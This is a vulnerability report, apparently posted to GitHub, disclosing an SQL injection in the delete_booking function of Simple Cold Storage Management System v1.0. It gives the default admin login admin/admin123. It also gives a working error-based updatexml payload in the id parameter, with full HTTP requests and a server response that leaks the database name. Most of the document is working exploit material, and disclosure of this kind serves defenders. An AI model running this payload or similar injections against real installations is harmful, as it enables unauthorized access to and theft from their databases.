 main ▾

...

[bug_report](#) / [vendors](#) / [oretnom23](#) / [simple-cold-storage-management-system](#) / [SQLi-2.md](#)



aabbcc8997 Create SQLi-2.md

 History

 1 contributor

37 lines (26 sloc) | 1.28 KB

...

Simple Cold Storage Management System v1.0 by oretnom23 has SQL injection

BUG_Author: oner

Login account: admin/admin123 (Super Admin account)

vendors: <https://www.sourcecodester.com/php/15088/simple-cold-storage-management-system-using-phpoop-source-code.html>

The program is built using the xampp-php8.1 version

Vulnerability File: /csms/classes/Master.php?f=delete_booking

Vulnerability location: /csms/classes/Master.php?f=delete_booking, id

dbname =csms_db,length=7

[+] Payload: id=2' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> id


POST /csms/classes/Master.php?f=delete_booking HTTP/1.1

Host: 192.168.1.88

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.

Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.88/csms/admin/?page=bookings
Content-Length: 65
Cookie: PHPSESSID=d8pesjl7i2jtmf2qddggbp7q0b
Connection: close

id=2' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+



POST /csms/classes/Master.php?f=delete_booking HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: application/json, text/javascript, */*, q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.88/csms/admin/?page=bookings
Content-Length: 65
Cookie: PHPSESSID=d8pesjl7i2jtmf2qddggbp7q0b
Connection: close

HTTP/1.1 200 OK
Date: Mon, 19 Sep 2022 11:46:56 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1i PHP/8.1.0
X-Powered-By: PHP/8.1.0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 410
Connection: close
Content-Type: text/html; charset=UTF-8

Fatal error: Uncaught mysqli_sql_exception: XPATH syntax error: '~csms_db~' in C:\xampp\htdocs\csms\classes\Master.php:184
Stack trace:
#0 C:\xampp\htdocs\csms\classes\Master.php(184): mysqli->query('DELETE FROM `bo...')
#1 C:\xampp\htdocs\csms\classes\Master.php(278): Master->delete_booking()
#2 {main}
thrown in C:\xampp\htdocs\csms\classes\Master.php on line 184

id=2' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+